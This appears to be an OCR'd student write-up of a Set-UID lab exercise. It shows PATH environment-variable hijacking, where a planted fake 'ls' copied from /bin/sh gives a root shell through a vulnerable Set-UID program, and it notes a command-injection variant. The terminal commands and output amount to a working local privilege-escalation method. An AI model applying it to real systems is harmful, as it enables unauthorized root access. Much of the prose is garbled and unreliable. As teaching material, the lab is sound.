
We called ptsu.c




Attacks via External Program: Case Study


```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul                                  ① We will first run the first program without doing the attack
   December 2015
Su Mo Tu We Th Fr Sa
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c                     ② We now change the PATH environment variable
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#               ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```





Now we want to attack






But this way does not work why??


Becouse they ues execve (v[o],v,o); to done severl commends. Also becoues system is command. So, you can put the code cat="/bin/cat/insaid/aa;/bin/sh but in our stution we can NOT do this becoues of "ls"


So, it's mean we can NOT ues ./ptsu"aa;/bin/sh"

So we will make **malicious program** to attackts




we can use man system to standard labs






As soon as I see ls in green It means do with me malicious program


Now we want to Mine Bullet the PATH environment variables by using **export**



I add in ls.c this




Now we will check malicious program again





It's work!! DONE

I wrote ID



Ln --help






To get Preparation Progrm


Z: is no call major

It's came again because the ls

Back to the file Lap 001 And we open a terminal in it

so, we came back to show it with Absolute path (/bin/ls)





When I type the command /bin/ls-l


Note that the ptsu file root, not seed

Although when I added the id command to be more certain


ptsu file = seed

So why does root> . appear


This is malicious ls




Why they are different? we use zsh it should be same, why it's NOT?




I do it again from the beginning but the same so the best solution for this problem to get help by writing (ln –help)




So, we create link Also, I get <u>same result</u>




So, I try to change (dash) to (zsh)





I get different result!

Explanation: Because the ls file in the current path is copied from /bin/sh, a shell will emerge after execution, and because the Set-UID program will be granted temporary root rights when executed, it is a root-privileged shell.



